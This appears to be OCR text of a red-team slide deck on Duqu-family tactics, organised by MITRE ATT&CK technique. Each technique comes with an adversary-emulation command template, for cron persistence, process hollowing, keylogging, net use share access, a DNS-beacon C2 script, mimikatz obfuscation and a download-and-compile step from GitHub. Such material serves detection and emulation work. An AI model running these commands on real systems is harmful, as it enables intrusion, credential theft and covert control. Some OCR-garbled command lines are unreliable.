DUQU FAMILY(2011-15) T&T BRIEFLY


باگدشت
BUGDASHT

TA0004: Privilege Escalation

T1053: Scheduled Task

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.

```
crontab -l > /tmp/notevil
echo "* * * * * #{command}" >
#{tmp_cron} && crontab #
{tmp_cron}
```



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0005: Defence Evasion

T1134: Access Token Manipulation

Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.



SelectMyParent.exe notepad 928



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0005: Defence Evasion

T1055: Process Injection

Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.




```
.$PathToAtomicsFolder\T1055
.012\src\Start-
Hollow.ps1$ppid=Get-Process
#{parent_process_name} |
select -expand idStart-Hollow -
Sponsor "#
{sponsor_binary_path}" -
Hollow "#
{hollow_binary_path}" -
ParentPID $ppid -Verbose
```



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0005: Defence Evasion

T1218: System Binary Proxy Execution

Adversaries may bypass process and/or signature-based defenses by proxying execution of malicious content with signed, or otherwise trusted, binaries. Binaries used in this technique are often Microsoft-signed files, indicating that they have been either downloaded from Microsoft or are already native in the operating system.Binaries signed with trusted digital certificates can typically execute on Windows systems protected by digital signature validation. Several Microsoft signed binaries that are default on Windows installations can be used to proxy execution of other files or commands.
Similarly, on Linux systems adversaries may abuse trusted binaries such as split to proxy execution of malicious commands.



control.exe #{cpl_file_path}



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT

TA0005: Defence Evasion


T1078: Valid Accounts

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.



net user [UserName] *

net user [UserName] * /domain



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0006: Credential Access

T1056: Input Capture

Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).



```
Set-Location $PathToAtomicsFolder
.\T1056.001\src\Get-Keystrokes.ps1 -LogPath #{filepath}
```



#BUGDASHT_CTB

RED TEAM

HADESS

DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0007: Discovery

T1010: Application Window Discovery

Adversaries may attempt to get a listing of open application windows. Window listings could convey information about how the system is used or give context to information collected by a keylogger.

Invoke-WebRequest https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1010/src/T1010.cs -OutFile "#{input_source_code}"

C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe -out:#{output_file_name} #{input_source_code} #{output_file_name}



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT

TA0007: Discovery


T1057: Process Discovery

Adversaries may attempt to get information about running processes on a system. Information obtained could be used to gain an understanding of common software/applications running on systems within the network. Adversaries may use the information from Process Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.



```
#Windows
Get-Process
tasklist

#Nix
lsof | awk '{if (NR!=1)
{programs[$1] += 1; total += 1;
}} END { print "COUNT NAME";
for (program in programs) {
print programs[program], " ",
program;} print total, " TOTAL"
}' | sort -n;
```



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0007: Discovery

T1016: System Network Configuration Discovery

Adversaries may look for details about the network configuration and settings, such as IP and/or MAC addresses, of systems they access or through information discovery of remote systems. Several operating system administration utilities exist that can be used to gather this information. Examples include Arp, ipconfig/ifconfig, nbtstat, and route.



ipconfig /all
netsh interface show interface
arp -a
nbtstat -n
net config



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0007: Discovery

T1049: System Network Connections Discovery

Adversaries may attempt to get a listing of network connections to or from the compromised system they are currently accessing or from remote systems by querying for information over the network.



netstatnet usenet sessions



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0008: Lateral Movement

T1021: Remote Services

Adversaries may use Valid Accounts to log into a service specifically designed to accept remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.



```
cmd.exe /c "net use \\#
{computer_name}\#{share_name} #
{password} /u:#{user_name}"
```



#BUGDASHT_CTB

RED TEAM

HADESS

DUQU FAMILY(2011-15) T&T BRIEFLY


باگدشت
BUGDASHT

TA0009: Collection

T1560: Archive Collected Data

An adversary may compress and/or encrypt data that is collected prior to exfiltration. Compressing the data can help to obfuscate the collected data and minimize the amount of data sent over the network. Encryption can be used to hide information that is being exfiltrated from detection or make exfiltration less conspicuous upon inspection by a defender.
Both compression and encryption are done prior to exfiltration, and can be performed using a utility, 3rd party library, or custom method.

dir #{input_file} -Recurse | Compress-Archive -DestinationPath #{output_file}



#BUGDASHT_CTB

RED TEAM

HADESS

DUQU FAMILY(2011-15) T&T BRIEFLY


باگدشت
BUGDASHT

TA0009: Collection

T1074 Data Staged

Adversaries may stage collected data in a central location or directory prior to Exfiltration. Data may be kept in separate files or combined into one file through techniques such as Archive Collected Data. Interactive command shells may be used, and common functionality within cmd and bash may be used to copy data into a staging location.

Compress-Archive -Path #{input_file} -DestinationPath #{output_file} -Force



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0009: Collection

T1056: Input Capture

Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).



```
Set-Location $PathToAtomicsFolder
.\T1056.001\src\Get-Keystrokes.ps1 -LogPath #{filepath}
```



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0011: Command and Control

T1071: Application Layer Protocol

Adversaries may communicate using application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server. Adversaries may utilize many different protocols, including those used for web browsing, transferring files, electronic mail, or DNS. For connections that occur internally within an enclave (such as those between a proxy or pivot node and other nodes), commonly used protocols are SMB, SSH, or RDP.



Set-Location PathToAtomicsFolder .\T1071.004\src\T1071-dns-beacon.ps1 -Domain #{domain} -Subdomain #{subdomain} -QueryType #{query_type} -C2Interval #{c2_interval} -C2Jitter #{c2_jitter} -RunTime #{runtime}



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY


باگدشت
BUGDASHT

TA0011: Command and Control

T1001:Data Obfuscation

Adversaries may obfuscate command and control traffic to make it more difficult to detect. Command and control (C2) communications are hidden (but not necessarily encrypted) in an attempt to make the content more difficult to discover or decipher and to make the communication less conspicuous and hide commands from being seen. This encompasses many methods, such as adding junk data to protocol traffic, using steganography, or impersonating legitimate protocols.





python dataobfuscator.py -i examples/mimikatz/mimikatz.exe obfuscate

python dataobfuscator.py -i examples/mimikatz/mimikatz-header.jpg -m header deobfuscate

#BUGDASHT_CTB

RED TEAM


HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT

TA0011: Command and Control	T1573: Encrypted Channel

Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. Despite the use of a secure algorithm, these implementations may be vulnerable to reverse engineering if secret keys are encoded and/or generated within malware samples/configuration files.





#BUGDASHT_CTB

RED TEAM

